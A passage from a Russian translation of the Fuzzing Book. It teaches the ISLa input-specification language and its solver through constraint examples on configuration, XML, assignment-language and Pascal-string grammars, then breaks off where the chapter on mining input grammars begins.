"<bufsize>": ["<leaddigit><digit><digit><digit><digit><digit>"]
```

Нечётный размер можно задать нечётной последней цифрой. Но выразить требование «размер страницы кратен 8» или «он больше либо меньше размера буфера» таким способом не получится.

В главе о фаззинге с генераторами к отдельным правилам присоединялся программный код: он либо сразу порождал элементы, либо отфильтровывал те, которые не удовлетворяют условиям. Это очень гибко, но имеет несколько недостатков:

- Трудно создавать входы, одновременно удовлетворяющие нескольким ограничениям. Фактически приходится программировать собственную стратегию генерации, что в какой-то момент сводит на нет преимущество абстрактного представления в виде грамматики.
- Код непереносим. Грамматику легко приспособить к любому грамматическому фаззеру, а добавление к ней кода Python навсегда привязывает решение к среде Python.
- Программный код можно использовать либо для порождения входов, либо для их проверки, но не для обоих действий сразу. В этом он также уступает чистому грамматическому представлению.

Следовательно, нужен более общий и одновременно более *декларативный* способ выражать семантические свойства.

Отступление: неограниченные грамматики

Очень общим решением было бы использовать вместо контекстно-свободных грамматик *неограниченные*. В неограниченной грамматике в левой части правила раскрытия может стоять несколько символов, что обеспечивает большую гибкость.

Такие грамматики *тьюринг-полны*: они могут выразить любое свойство, представимое программным кодом, и потому способны проверять и порождать произвольные строки с произвольными свойствами — если вычисление завершится, ведь проблема остановки распространяется и на них.

Недостаток в практически полном отсутствии программной поддержки. Всю арифметику, операции со строками и прочие возможности пришлось бы реализовать с нуля непосредственно в грамматике, что едва ли удобно.

Конец отступления

Задание ограничений

Доминик Штайнхёфель и Андреас Целлер, один из авторов этой книги, разработали инфраструктуру для создания входов с *произвольными свойствами* без необходимости вручную реализовывать генераторы или проверяющие программы. Они предложили специальный язык спецификации входов **ISLa** — *Input Specification Language*.

ISLa объединяет обычную контекстно-свободную *грамматику* с *ограничениями*, выражающими семантические свойства входа и его элементов. Его можно использовать и как *фаззер*, создающий удовлетворяющие ограничениям входы, и как *проверяющий инструмент*, определяющий выполнение ограничений для заданных входов.

Пакет Python называется `isla-solver` и устанавливается вместе со всеми зависимостями командой:

```
pip install isla-solver
```

Ядро ISLa — *решатель*, который непосредственно решает ограничения и создаёт удовлетворяющие им входы.

```
import isla # type: ignore
from isla.solver import ISLaSolver # type: ignore
```

Конструктор `ISLaSolver` принимает два обязательных аргумента:

- *грамматику*, из которой решатель должен создавать входы;
- *ограничение*, которому эти входы должны удовлетворять.

Для записи ограничений доступны различные функции и предикаты. Их можно применять к элементам грамматики, прежде всего к нетерминалам. Например, `str.len()` возвращает длину строки. Если размер страницы должен содержать не менее шести цифр, запишем:

```
solver = ISLaSolver(CONFIG_GRAMMAR, 'str.len(<pagesize>) >= 6')
```

Метод `solve()` возвращает следующий созданный решателем вход в виде *дерева вывода*. Преобразуем его в строку:

```
str(solver.solve())

'pagesize=111534185\nbufsize=3'
```

`print()` выполняет строковое преобразование неявно, поэтому следующие десять решений можно вывести так:

```
for _ in range(10):
    print(solver.solve())

pagesize=111534185
bufsize=402493567181
pagesize=111534185
bufsize=1
pagesize=111534185
bufsize=96
pagesize=111534185
bufsize=81
pagesize=111534185
bufsize=514
pagesize=111534185
bufsize=2
pagesize=111534185
bufsize=635
pagesize=111534185
bufsize=7
pagesize=111534185
bufsize=3
pagesize=25395746815885
bufsize=44
```

Каждый размер страницы действительно содержит не менее шести цифр.

Отступление: деревья вывода

Если непосредственно исследовать дерево, возвращаемое `solve()`, получится довольно объёмная структура.

```
solution = solver.solve()
solution
```

Его структуру можно визуализировать:

```
from Parser import EarleyParser # второстепенная зависимость
from GrammarFuzzer import display_tree
display_tree(solution)
```

Машинный вывод Graphviz здесь опущен. Корень `<start>` содержит `<config>`, тот — терминал `pagesize=`, поддерево `<pagesize>`, терминал перевода строки с `bufsize=` и поддерево `<bufsize>`; числа далее раскрываются через `<int>`, `<leaddigit>`, `<digits>` и `<digit>`.

Преобразование дерева вывода в строку даёт представляемый им вход:

```
str(solution)

'pagesize=25395746815885\nbufsize=301'
```

`print()` делает это неявно:

```
print(solution)

pagesize=25395746815885
bufsize=301
```

Если не требуется исследовать дерево вывода или обращаться к его узлам, со строковым представлением работать удобнее.

Конец отступления

Минимальное числовое значение можно задать изящнее. Функция `str.to.int()` преобразует строку в целое число. Чтобы получить размер страницы не менее 100 000, запишем:

```
solver = ISLaSolver(CONFIG_GRAMMAR,
    'str.to.int(<pagesize>) >= 100000')
print(solver.solve())

pagesize=100005
bufsize=25
```

Диапазон от 100 до 200 задаётся логической конъюнкцией `and`:

```
solver = ISLaSolver(CONFIG_GRAMMAR,
    'str.to.int(<pagesize>) >= 100 and
    str.to.int(<pagesize>) <= 200
    ')
print(solver.solve())

pagesize=168
bufsize=9
```

Кратность семи выражается операцией `mod`:

```
solver = ISLaSolver(CONFIG_GRAMMAR,
    'str.to.int(<pagesize>) mod 7 = 0
    ')
print(solver.solve())

pagesize=7
bufsize=7
```

Ограничения ISLa могут связывать несколько элементов. Равенство записывается одним знаком `=` — присваивания в ISLa нет, поэтому неоднозначности не возникает.

```
solver = ISLaSolver(CONFIG_GRAMMAR,
    '<pagesize> = <bufsize>'
    ')
print(solver.solve())

pagesize=8
bufsize=8
```

Можно использовать и числовые соотношения, например потребовать, чтобы размер буфера был ровно на единицу больше размера страницы:

```
solver = ISLaSolver(CONFIG_GRAMMAR,
    'str.to.int(<pagesize>) > 1024 and
    str.to.int(<bufsize>) = str.to.int(<pagesize>) + 1
    ')
print(solver.solve())

pagesize=1025
bufsize=1026
```

Все приведённые функции, включая `str.to.int()`, происходят из библиотеки *SMT-LIB* для *satisfiability modulo theories* (SMT, выполнимость по модулю теорий) — стандарта описания ограничений для решателей вроде ISLa. [Перечень теорий SMT-LIB](#) содержит десятки функций и предикатов, применимых в ограничениях ISLa.

Отступление: синтаксис SMT-LIB

Помимо привычного программистам инфиксного синтаксиса ISLa поддерживает полный синтаксис SMT-LIB. Вместо записи функции и аргументов $f(x_1, x_2, x_3, \dots)$ он использует префиксную LISP-подобную форму (`f x1 x2 x3 ...`), в которой функции и операторы стоят перед аргументами.

Предыдущее ограничение в этом синтаксисе выглядит так:

```
solver = ISLaSolver(CONFIG_GRAMMAR,
    ...,
    (and
        (> (str.to.int <pagesize>) 1024)
        (= (str.to.int <bufsize>)
            (+ (str.to.int <pagesize>) 1)))
    ...)
print(solver.solve())

pagesize=1025
bufsize=1026
```

Для булевых операторов вроде `and` обычно сохраняется инфиксный синтаксис ISLa: обрабатывать их на уровне ISLa эффективнее, чем передавать решателю ограничений.

Конец отступления

ISLa в командной строке

Вместе с `isla-solver` устанавливается утилита командной строки `isla`, позволяющая создавать входы из оболочки и сценариев командной строки.

Сначала нужен файл грамматики в формате Fuzzing Book с переменной `grammar`. Используем файл [INLINEPLACEHOLDER0001END](#), содержащий `CONFIG_GRAMMAR`. В блокноте он создаётся так:

```
with open('grammar.py', 'w') as f:
    f.write('grammar = ')
    f.write(str(CONFIG_GRAMMAR))
```

Теперь `isla` можно использовать как обычный грамматический фаззер. По умолчанию `isla solve` выдаёт одно решение:

```
isla solve grammar.py

pagesize=5
bufsize=81452639708
```

Настоящая сила проявляется при добавлении ограничений — из отдельного файла или непосредственно в командной строке:

```
isla solve grammar.py --constraint '<pagesize> = <bufsize>'

pagesize=8
bufsize=8

isla solve grammar.py \
    --constraint '<pagesize> = <bufsize> and str.to.int(<pagesize>) > 10000'

pagesize=99290248
bufsize=99290248
```

Исполняемый файл `isla` предлагает дополнительные параметры и команды и является полноценной альтернативой Python API. Основные команды:

- `solve` создаёт решения ограничений или проверяет их невыполнимость;
- `fuzz` передаёт решения тестируемой программе;

- `check` проверяет вход на соответствие ограничению;
- `find` фильтрует файлы по синтаксическим и семантическим ограничениям;
- `parse` строит дерево разбора подходящего входа;
- `repair` пытается исправить вход;
- `mutate` мутирует вход с сохранением ограничения;
- `create` создаёт заготовки грамматики и ограничения;
- `config` выводит конфигурацию по умолчанию.

Обращение к элементам

До сих пор мы обращались к нетерминалам непосредственно по имени: `<bufsize>` или `<pagesize>`. Иногда этого недостаточно. Например, в конфигурационной грамматике может потребоваться ограничить элементы `<int>`, но не все сразу, а только находящиеся в определённом *контексте*: внутри `<pagesize>` либо внутри `<config>`.

Для ссылки на *части* элемента ISLa предоставляет два специальных оператора.

Выражение `<a>.<b>` обозначает *непосредственную* вложенную часть `<b>` элемента `<a>`: `<b>` должен присутствовать в одном из правил раскрытия `<a>`. Например, `<pagesize>.<int>` обращается к элементу `<int>` внутри размера страницы.

```
solver = ISLaSolver(CONFIG_GRAMMAR,
    '''
        <pagesize>.<int> = <bufsize>.<int>
    ''')
print(solver.solve())

pagesize=8
bufsize=8
```

Выражение `<a>..<b>` обозначает *любую* вложенную часть `<b>` элемента `<a>`. `<b>` может находиться как в непосредственном раскрытии `<a>`, так и в раскрытии любого его потомка. Следующее ограничение заставляет каждую цифру внутри `<config>` быть равной 7:

```
from ExpectError import ExpectError

solver = ISLaSolver(CONFIG_GRAMMAR,
    '''
        <config>..<digit> = "7" and <config>..<leaddigit> = "7"
    ''')
print(solver.solve())

pagesize=77
bufsize=7
```

Различие проще понять на дереве вывода для входа:

```
pagesize=12
bufsize=34

inp = 'pagesize=12\nbufsize=34'
parser = EarleyParser(CONFIG_GRAMMAR)
tree = next(parser.parse(inp))
display_tree(tree)
```

В этом дереве точка `.` обозначает непосредственных потомков. `<bufsize>.<int>` — единственный узел `<int>`, непосредственно вложенный в `<bufsize>`, но не другие узлы `<int>`. Напротив, `<config>..<digit>` обозначает все узлы `<digit>` среди потомков `<config>`.

Если у элемента несколько непосредственных потомков одного типа, специальная запись `<a>[n]` обращается к n -му потомку типа `<a>`. Нумерация начинается с единицы, как в [сокращённом](#)

[синтаксисе XPath](#). В конфигурационной грамматике один и тот же нетерминал не повторяется в одном раскрытии, поэтому покажем индексированные точки на другой грамматике. Она порождает строки по три символа а или b:

```
LINES_OF_THREE_AS_OR_BS_GRAMMAR: Grammar = {
    '<start>': ['<A>'],
    '<A>': ['<B><B><B>', '<B><B><B>\n<A>'],
    '<B>': ['a', 'b']
}

fuzzer = GrammarFuzzer(LINES_OF_THREE_AS_OR_BS_GRAMMAR)
for i in range(5):
    print(i)
    print(fuzzer.fuzz())

0
aab
bab
1
aaa
aba
2
aba
baa
bba
3
bbb
abb
4
baa
```

Потребуем, чтобы второй символ каждой строки всегда был b:

```
solver = ISLaSolver(LINES_OF_THREE_AS_OR_BS_GRAMMAR,
    '''
    <A>.<B>[2] = "b"
    ''')

for i in range(5):
    print(i)
    print(solver.solve())

0
abb
1
bbb
2
abb
3
bbb
4
abb
```

Кванторы

По умолчанию все нетерминалы в ограничениях ISLa имеют *квантор всеобщности*: условие над некоторым <int> применяется ко *всем* элементам <int> результирующей строки. Если требуется ограничить только *один* элемент, это явно задаётся *квантором существования*.

Квантор существования записывается так:

```
exists TYPE VARIABLE in CONTEXT:
    (CONSTRAINT)
```

Здесь VARIABLE — имя переменной, TYPE — её тип в виде нетерминала, а CONTEXT — нетерминал-контекст, в котором должно выполняться условие. В CONSTRAINT можно использовать

VARIABLE как элемент, существование которого предполагается.

Например, потребуем, чтобы хотя бы одно целое число в созданной строке было больше 1000:

```
solver = ISLaSolver(CONFIG_GRAMMAR,
    '''
    exists <int> i in <start>:
        str.to.int(i) > 1000
    ''')

for _ in range(10):
    print(solver.solve())

pagesize=1007
bufsize=5
pagesize=1007
bufsize=2280617349521
pagesize=1007
bufsize=8
pagesize=1007
bufsize=7
pagesize=1007
bufsize=3
pagesize=1007
bufsize=93
pagesize=1007
bufsize=630
pagesize=1007
bufsize=4
pagesize=1007
bufsize=14
pagesize=1007
bufsize=5
```

Каждый вход содержит по меньшей мере одно целое, удовлетворяющее условию.

Имя переменной необязательно. Если его опустить, внутри условия можно использовать сам квантифицированный нетерминал:

```
solver = ISLaSolver(CONFIG_GRAMMAR,
    '''
    exists <int> in <start>:
        str.to.int(<int>) > 1000
    ''')

print(solver.solve())

pagesize=1003
bufsize=64
```

Помимо квантора существования есть квантор всеобщности с ключевым словом forall. Он удобен, если условию должны удовлетворять все элементы контекста:

```
solver = ISLaSolver(CONFIG_GRAMMAR,
    '''
    forall <int> in <start>:
        str.to.int(<int>) > 1000
    ''')

for _ in range(10):
    print(solver.solve())

pagesize=1001
bufsize=1001
pagesize=1001
bufsize=1002
pagesize=1001
bufsize=1003
pagesize=1001
bufsize=1004
pagesize=1002
```



```

bufsize=1001
pagesize=1002
bufsize=1002
pagesize=1002
bufsize=1003
pagesize=1002
bufsize=1004
pagesize=1003
bufsize=1001
pagesize=1003
bufsize=1002

```

Все элементы `<int>` удовлетворяют ограничению. Поскольку непосредственно используемые в ограничениях нетерминалы по умолчанию имеют квантор всеобщности в пределах `<start>`, эту запись можно сократить:

```

solver = ISLaSolver(CONFIG_GRAMMAR,
    '''
        str.to.int(<int>) > 1000
    ''')

```

Таким образом, во всех начальных примерах квантор всеобщности был неявным.

Выбор раскрытий

Иногда квантор должен применяться только к определённой альтернативе раскрытия нетерминала. Форма

```

forall TYPE VARIABLE=PATTERN in CONTEXT:
    (CONSTRAINT)

```

означает, что `CONSTRAINT` применяется лишь к `VARIABLE`, фактически соответствующей раскрытию `PATTERN`. `forall` можно заменить на `exists`, получив квантор существования.

Пример с `forall`:

```

solver = ISLaSolver(CONFIG_GRAMMAR,
    '''
        forall <int>="<leaddigit><digits>" in <start>:
            (<leaddigit> = "7")
    ''')

```

Если `<int>` раскрывается в ведущую цифру и последующие цифры, ограничение делает ведущую цифру равной 7. Поэтому все значения `<int>` начинаются с семёрки:

```

str(solver.solve())

'pagesize=71\nbufsize=770835426929713'

```

Можно ограничить и `<int>` целиком, потребовав, чтобы все числа были больше 100:

```

solver = ISLaSolver(CONFIG_GRAMMAR,
    '''
        forall <int> in <start>:
            (str.to.int(<int>) > 100)
    ''')

str(solver.solve())

'pagesize=101\nbufsize=101'

```

Так как по умолчанию все переменные имеют квантор всеобщности внутри `<start>`, эквивалентна сокращённая форма:

```

solver = ISLaSolver(CONFIG_GRAMMAR,
    '''

```

```

        str.to.int(<int>) > 100
        '''

str(solver.solve())

```

Сопоставление элементов раскрытия

В шаблоне квантора отдельным нетерминалам можно присваивать имена и затем использовать их в ограничениях. Для этого <ID> заменяется специальной формой {<ID> VARIABLE} в фигурных скобках. Переменная VARIABLE становится обозначением значения, сопоставленного с ID.

Например, в раскрытии <leaddigit><digits> требуется сделать <leaddigit> равным 9. Присвоим этому узлу имя lead и используем его в условии:

```

solver = ISLaSolver(CONFIG_GRAMMAR,
    '''
        forall <int> i="{<leaddigit> lead}<digits>" in <start>:
            (lead = "9")
    ''')

```

Все ведущие цифры теперь равны девяти:

```

for _ in range(10):
    print(solver.solve())

pagesize=92
bufsize=9168435097796
pagesize=9
bufsize=9188
pagesize=981
bufsize=999
pagesize=9
bufsize=9
pagesize=9
bufsize=9
pagesize=9
bufsize=9
pagesize=91
bufsize=9
pagesize=9
bufsize=9
pagesize=90
bufsize=9
pagesize=9
bufsize=9242

```

То же условие можно выразить проще, непосредственно сославшись на <leaddigit>:

```

solver = ISLaSolver(CONFIG_GRAMMAR,
    '''
        forall <int>="{<leaddigit><digits>" in <start>:
            (<leaddigit> = "9")
    ''')
print(solver.solve())

```

С неявным квантором всеобщности и точечной записью достаточно:

```

solver = ISLaSolver(CONFIG_GRAMMAR,
    '''
        <int>.<leaddigit> = "9"
    ''')
print(solver.solve())

```

Или даже:

```

solver = ISLaSolver(CONFIG_GRAMMAR,
    '''

```

```

        <leaddigit> = "9"
    '''
print(solver.solve())

```

Во всех случаях эффект одинаков, хотя случайно выбранные значения различаются. Квантор всеобщности и точечная запись достаточны во многих ситуациях, но сопоставление шаблонов универсальнее и гибче — ценой более сложного чтения.

Проверка строк

ISLaSolver умеет не только создавать, но и проверять строки на соответствие ограничениям. Проверять можно как *входы*, так и *выходы*, поэтому ограничения ISLa способны служить *оракулами* — предикатами корректности результата теста.

Проверим равенство `<pagesize>` и `<bufsize>`:

```

constraint = '<pagesize> = <bufsize>'
solver = ISLaSolver(CONFIG_GRAMMAR, constraint)

```

Метод `check()` сообщает, что первый вход не удовлетворяет условию:

```

solver.check('pagesize=12\nbufsize=34')

False

```

Для подходящего входа результат истинен:

```

solver.check('pagesize=27\nbufsize=27')

True

```

Проверка ограничений значительно эффективнее их решения, поскольку ISLa не приходится искать возможные решения.

Практические примеры

Рассмотрим ещё несколько применений ISLa.

Согласование идентификаторов в XML

Расширяемый язык разметки XML — типичный пример входного языка, который нельзя полностью выразить контекстно-свободной грамматикой. Базовый синтаксис задать нетрудно:

```

XML_GRAMMAR: Grammar = {
    "<start>": ["<xml-tree>"],
    "<xml-tree>": ["<open-tag><xml-content><close-tag>"],
    "<open-tag>": ["<<id>>"],
    "<close-tag>": ["</<id>>"],
    "<xml-content>": ["Text", "<xml-tree>"],
    "<id>": ["<letter>", "<id><letter>"],
    "<letter>": crange('a', 'z')
}

assert is_valid_grammar(XML_GRAMMAR)

```

Проблема проявляется при генерации: элементы `<id>` в `<open-tag>` и `<close-tag>` не совпадают.

```

fuzzer = GrammarFuzzer(XML_GRAMMAR)
fuzzer.fuzz()

```

```
'<xdps><s><x><f>Text</g></ka></k></hk>'
```

Для конечного набора тегов, как в HTML, грамматику можно расширить отдельным правилом для каждого тега: `<body>...</body>`, `<p>...</p>`, `<strong>...</strong>` и так далее. Но при бесконечном наборе имён потребовать совпадения двух идентификаторов в контекстно-свободной грамматике невозможно.

В ISLa достаточно одного ограничения над `<xml-tree>`:

```
solver = ISLaSolver(XML_GRAMMAR,
    '''
        <xml-tree>.<open-tag>.<id> = <xml-tree>.<close-tag>.<id>
    ''', max_number_smt_instantiations=1)

for _ in range(3):
    print(solver.solve())

<p>Text</p>
<p><p>Text</p></p>
<p><p><p>Text</p></p></p>
```

Теперь идентификаторы открывающих и закрывающих тегов совпадают.

Отступление: параметры настройки решателя

Параметр `max_number_smt_instantiations` ограничивает число обращений к лежащему в основе ISLa SMT-решателю. Большие значения обычно дают больше входов за единицу времени, однако многие из них структурно похожи. Если важнее разнообразие структуры, а имена тегов несущественны, разумно выбрать меньшее значение. При текущем значении по умолчанию `max_number_smt_instantiations=10` получаем:

```
solver = ISLaSolver(XML_GRAMMAR,
    '''
        <xml-tree>.<open-tag>.<id> = <xml-tree>.<close-tag>.<id>
    ''', max_number_smt_instantiations=10)

for _ in range(3):
    print(solver.solve())

<p>Text</p>
<h>Text</h>
<k>Text</k>
```

Параметр `max_number_free_instantiations` выполняет похожую роль. ISLa случайно конкретизирует нетерминалы, значения которых не ограничены, но делает не более указанного числа таких свободных подстановок.

Параметры `structural_predicates` и `semantic_predicates` расширяют язык ISLa пользовательскими структурными и семантическими предикатами. По умолчанию доступен семантический предикат `count(in_tree, NEEDLE, NUM)` и следующие структурные предикаты:

- `after(node_1, node_2);`
- `before(node_1, node_2);`
- `consecutive(node_1, node_2);`
- `count(in_tree, NEEDLE, NUM);`
- `different_position(node_1, node_2);`
- `direct_child(node_1, node_2);`
- `inside(node_1, node_2);`
- `level(PRED, NONTERMINAL, node_1, node_2);`
- `nth(N, node_1, node_2);`

- `same_position(node_1, node_2)`.

Конец отступления

В отличие от генераторов, основанных на программном коде, решение с ограничениями полностью декларативно и пригодно также для разбора и проверки входов. Дополнительные ограничения добавляются без труда. Например, потребуем, чтобы идентификаторы тегов были длиннее десяти символов:

```
solver = ISLaSolver(XML_GRAMMAR,
    '''
        <xml-tree>.<open-tag>.<id> = <xml-tree>.<close-tag>.<id>
        and
        str.len(<id>) > 10
    ''', max_number_smt_instantiations=1)

for _ in range(3):
    print(solver.solve())

<ppkphklftkp>Text</ppkphklftkp>
<ppkphklftkp><ppnpxcqktdh>Text</ppnpxcqktdh></ppkphklftkp>
<ppkphklftkp><ppnpxcqktdh><ppkxsixmahk>Text</ppkxsixmahk></ppnpxcqktdh></ppkphklftkp>
```

Объявления и использования в языках программирования

При тестировании компиляторов сгенерированным кодом часто возникает требование: перед *использованием* идентификатор необходимо *объявить*, указав тип, начальное значение и другие сведения.

Покажем проблему на грамматике, порождающей *последовательности присваиваний*. Имена переменных состоят из одной строчной буквы, значения — из одной цифры, а присваивания разделены точками с запятой.

```
LANG_GRAMMAR: Grammar = {
    "<start>":
        ["<stmt>"],
    "<stmt>":
        ["<assgn>", "<assgn>; <stmt>"],
    "<assgn>":
        ["<lhs> := <rhs>"],
    "<lhs>":
        ["<var>"],
    "<rhs>":
        ["<var>", "<digit>"],
    "<var>": list(string.ascii_lowercase),
    "<digit>": list(string.digits)
}

assert is_valid_grammar(LANG_GRAMMAR)
```

Примеры последовательностей, полученных обычным фаззером:

```
fuzzer = GrammarFuzzer(LANG_GRAMMAR)
for _ in range(10):
    print(fuzzer.fuzz())

w := 7; g := 2
f := m; x := 3
p := 3
h := f; h := u
n := k; k := z; z := 6
m := x; g := h
d := 3
```

```

h := 6
s := m
k := q

```

Синтаксис напоминает обычные языки программирования, однако семантика сомнительна: часто используются переменные, которым ещё не присваивали значения. Это семантическое свойство также нельзя выразить одной контекстно-свободной грамматикой.

Нужно потребовать, чтобы имя переменной в правой части встречалось и в левой части некоторого присваивания:

```

solver = ISLaSolver(LANG_GRAMMAR,
    ...,
    forall <rhs> in <assgn>:
        exists <assgn> declaration:
            <rhs>.<var> = declaration.<lhs>.<var>
    ...,
    max_number_smt_instantiations=1,
    max_number_free_instantiations=1)

for _ in range(10):
    print(solver.solve())

y := 1
a := 0; t := 5
h := h
u := 2; l := 4; p := 7
p := 3; r := 8; v := p
x := 9; b := 6; a := a
s := 4; h := 4; f := h
c := 5; p := p; k := 5
d := 5; q := d; n := 2
e := 6; m := p; p := 9

```

Это лучше, но ещё не идеально: возможны $a := a$ и $a := b$; $b := 5$. Ограничение пока не учитывает *порядок*: в правой части можно использовать лишь переменные, определённые раньше.

Для этого ISLa предоставляет предикат `before(A, B)`, требующий, чтобы элемент A находился перед B:

```

solver = ISLaSolver(LANG_GRAMMAR,
    ...,
    forall <rhs> in <assgn>:
        exists <assgn> declaration:
            (before(declaration, <assgn>) and
             <rhs>.<var> = declaration.<lhs>.<var>)
    ...,
    max_number_free_instantiations=1,
    max_number_smt_instantiations=1)

```

Теперь в правой части используются только ранее определённые идентификаторы:

```

for _ in range(10):
    print(solver.solve())

p := 1
w := 4; o := 6
b := 3; p := b; b := p; f := b
p := 0; p := p; z := p; g := 2
a := 9; a := a; r := 8; i := a
a := 5; a := a; a := 7; t := a
h := 0; j := h; h := 0; s := h
h := 2; h := h; h := 0; u := h
b := 9; b := 5; p := b; b := p; e := b
b := 9; b := b; p := b; b := p; c := b

```

Если последовательности слишком коротки, пригодится предикат `count(VARIABLE, NONTERMINAL, N)`: он требует, чтобы число узлов NONTERMINAL внутри VARIABLE было равно N. Потребуем пять присваиваний:

```

solver = ISLaSolver(LANG_GRAMMAR,
    '''
    forall <rhs> in <assgn>:
        exists <assgn> declaration:
            (before(declaration, <assgn>) and
             <rhs>.<var> = declaration.<lhs>.<var>))
    and
    count(start, "<assgn>", "5")
    '''
    max_number_smt_instantiations=1,
    max_number_free_instantiations=1)

for _ in range(10):
    print(solver.solve())

h := 8; y := h; c := 3; f := 9; a := 0
p := 2; k := p; p := 4; e := 7; o := p
h := 1; r := h; m := 6; g := 5; x := h
p := 5; h := p; w := 0; d := 2; s := h
p := 4; q := p; n := 0; p := 4; u := p
a := 5; i := a; b := a; z := 9; t := 6
p := 3; b := p; l := b; j := 0; v := 0
b := 3; d := b; q := d; p := 1; b := p
d := 4; l := d; l := d; p := 5; i := p
h := 5; d := h; o := d; b := 5; n := h

```

Итоги

Фреймворк ISLa объединяет язык спецификации ограничений, решатель для создания семантически и синтаксически корректных входов и проверяющий компонент. Обычная работа начинается с установки `isla-solver`, передачи `ISLaSolver` грамматики и строки ограничения и последовательных вызовов `solve()`.

Например, ограничение `str.to.int(<area>) > 900` над `US_PHONE_GRAMMAR` порождает телефонные номера с кодом региона больше 900. `solve()` возвращает дерево вывода, преобразуемое в строку через `str()` или `print()`. Основные открытые методы `ISLaSolver` — `solve()`, `check()` и `parse()`; те же возможности доступны через утилиту `isla`.

Усвоенные уроки

- ISLa добавляет к грамматикам решаемые *ограничения*, позволяющие выражать *семантические свойства* тестовых входов.
- Декларативные ограничения универсальнее кода генераторов и не зависят от языка программирования.
- Пользоваться ISLa интересно :-)

Что дальше

Следующие главы продолжают тему семантики. В них рассматриваются:

- извлечение грамматик из существующих входов;
- символьный фаззинг — применение решателей ограничений для достижения заданных участков программы;

- конколический фаззинг — сочетание символьного анализа с конкретными запусками ради большей эффективности.

История и дальнейшее чтение

- ISLa представлен в статье [«Input Invariants»](#) на конференции ESEC/FSE 2022.
- [Проект ISLa](#) содержит полный исходный код и справочную документацию.

Упражнения

Упражнение 1. Кодирование строк

Распространённый способ представления строк — *строки с префиксом длины*, ставшие популярными благодаря языку PASCAL. В начале такой строки находятся несколько байтов, кодирующих длину L, а затем следуют L символов. Если длина кодируется двумя байтами, строка "Hello" может выглядеть так:

```
0x00 0x05 'H' 'e' 'l' 'l' 'o'
```

Часть 1. Синтаксис

Напишите грамматику синтаксиса строк с префиксом длины.

Решение. Это довольно просто:

```
import string

PASCAL_STRING_GRAMMAR: Grammar = {
    "<start>": ["<string>"],
    "<string>": ["<length><chars>"],
    "<length>": ["<byte>"],
    "<byte>": crange('\x00', '\xff'),
    "<chars>": ["", "<char><chars>"],
    "<char>": list(string.printable),
}

assert is_valid_grammar(PASCAL_STRING_GRAMMAR)
fuzzer = GrammarFuzzer(PASCAL_STRING_GRAMMAR)

for _ in range(10):
    print(repr(fuzzer.fuzz()))

'G'
'÷'
'BBqo'
'ö~x'
'2'
'\x02'
'\x1aI'
'^'
';'
'\x06'
```


Часть 2. Семантика

Используйте ISLa для создания корректных строк с префиксом длины. Найдите подходящие функции преобразования в [библиотеке строк SMT-LIB](#).

Решение. Значение байта длины должно равняться числу символов:

```
solver = ISLaSolver(PASCAL_STRING_GRAMMAR,
    '''
    str.to_code(<string>.<length>.<byte>) =
    str.len(<string>.<chars>)
    ''')

for _ in range(10):
    # Получить решение
    solution = solver.solve()
    print(f'Solution: {repr(str(solution))}', end=' ')

    # Вывести статистику
    low_byte = solution.filter(lambda n: n.value == "<length>")[0][1]
    chars = solution.filter(lambda n: n.value == "<chars>")[0][1]
    print(f'(<length> = {ord(str(low_byte))}, len(<chars>) = {len(str(chars))})')
    print()

Solution: '\x01\t' (<length> = 1, len(<chars>) = 1)
Solution: '\x01_' (<length> = 1, len(<chars>) = 1)
Solution: '\x01!' (<length> = 1, len(<chars>) = 1)
Solution: '\x01@' (<length> = 1, len(<chars>) = 1)
Solution: '\x01N' (<length> = 1, len(<chars>) = 1)
Solution: '\x01A' (<length> = 1, len(<chars>) = 1)
Solution: '\x010' (<length> = 1, len(<chars>) = 1)
Solution: '\x01a' (<length> = 1, len(<chars>) = 1)
Solution: '\x01C' (<length> = 1, len(<chars>) = 1)
Solution: '\x01\x0b' (<length> = 1, len(<chars>) = 1)
```

Извлечение входных грамматик

До сих пор грамматики в основном задавались вручную: сначала их должен был спроектировать и записать человек, знающий формат входа. Для простых примеров это несложно, но грамматика комплексного языка требует значительных усилий. В этой главе представлены методы, которые *автоматически извлекают грамматики из программ*: выполняют программу и наблюдают, как она обрабатывает разные части входа.

В сочетании с грамматическим фаззером это позволяет:

1. взять программу;
2. извлечь грамматику её входов;
3. эффективно тестировать программу, используя методы этой книги.

Предварительные сведения

- Следует прочитать главу о грамматиках.
- Глава о фаззинге конфигураций знакомит с извлечением параметров конфигурации и наблюдением за переменными во время выполнения.
- Здесь используется трассировщик из главы о покрытии.
- Полезно также понимание синтаксического анализа из главы о парсерах.

Краткое содержание

В главе представлены классы для извлечения входных грамматик из существующих программ. Самая простая точка входа — функция `recover_grammar()`: она принимает функцию и набор входов и возвращает грамматику описываемого ими языка.

Применим её к функции `url_parse()`, разбирающей URL:

```
url_parse('https://www.fuzzingbook.org/')
URLS

['http://user:pass@www.google.com:80/?q=path#ref',
 'https://www.cispa.saarland:80/',
 'http://www.fuzzingbook.org/#News']

grammar = recover_grammar(url_parse, URLS, files=['urllib/parse.py'])
grammar

{'<start>': ['<urllsplit@452:url>'],
 '<urllsplit@452:url>': ['<urlparse@396:scheme>:<_splitnetloc@413:url>'],
 '<urlparse@396:scheme>': ['http', 'https'],
 '<_splitnetloc@413:url>': ['/?<urlparse@396:netloc>/',
 '//'<urlparse@396:netloc><urllsplit@494:url>'],
 '<urlparse@396:netloc>': ['www.cispa.saarland:80',
 'www.fuzzingbook.org',
 'user:pass@www.google.com:80'],
 '<urllsplit@494:url>': ['<urllsplit@502:url>#<urlparse@396:fragment>',
 '/#<urlparse@396:fragment>'],
 '<urllsplit@502:url>': ['/?<urlparse@396:query>'],
 '<urlparse@396:query>': ['q=path'],
 '<urlparse@396:fragment>': ['News', 'ref']}
```

Имена нетерминалов выглядят технически, но грамматика хорошо отражает структуру входа. В частности, она выделяет схемы `http` и `https`, сетевое расположение, путь, запрос и фрагмент.

Граматику можно сразу использовать для фаззинга, комбинируя её элементы в синтаксически корректные входы:

```

from GrammarCoverageFuzzer import GrammarCoverageFuzzer

fuzzer = GrammarCoverageFuzzer(grammar)
[fuzzer.fuzz() for i in range(5)]

['https://www.cispa.saarland:80/#ref',
 'http://www.fuzzingbook.org/',
 'http://user:pass@www.google.com:80/?q=path#News',
 'https://www.fuzzingbook.org/?q=path#ref',
 'http://www.cispa.saarland:80/#News']

```

Автоматическое извлечение грамматики и её немедленное применение для фаззинга обеспечивают эффективную генерацию тестов при минимуме ручной работы.

Задача извлечения грамматики

Рассмотрим метод `process_inventory()` из главы о синтаксическом анализе.

```

from typing import List, Tuple, Callable, Any
from collections.abc import Iterable

from Parser import process_inventory, process_vehicle, process_car, process_van, lr_graph

```

Он принимает входы следующего вида:

```

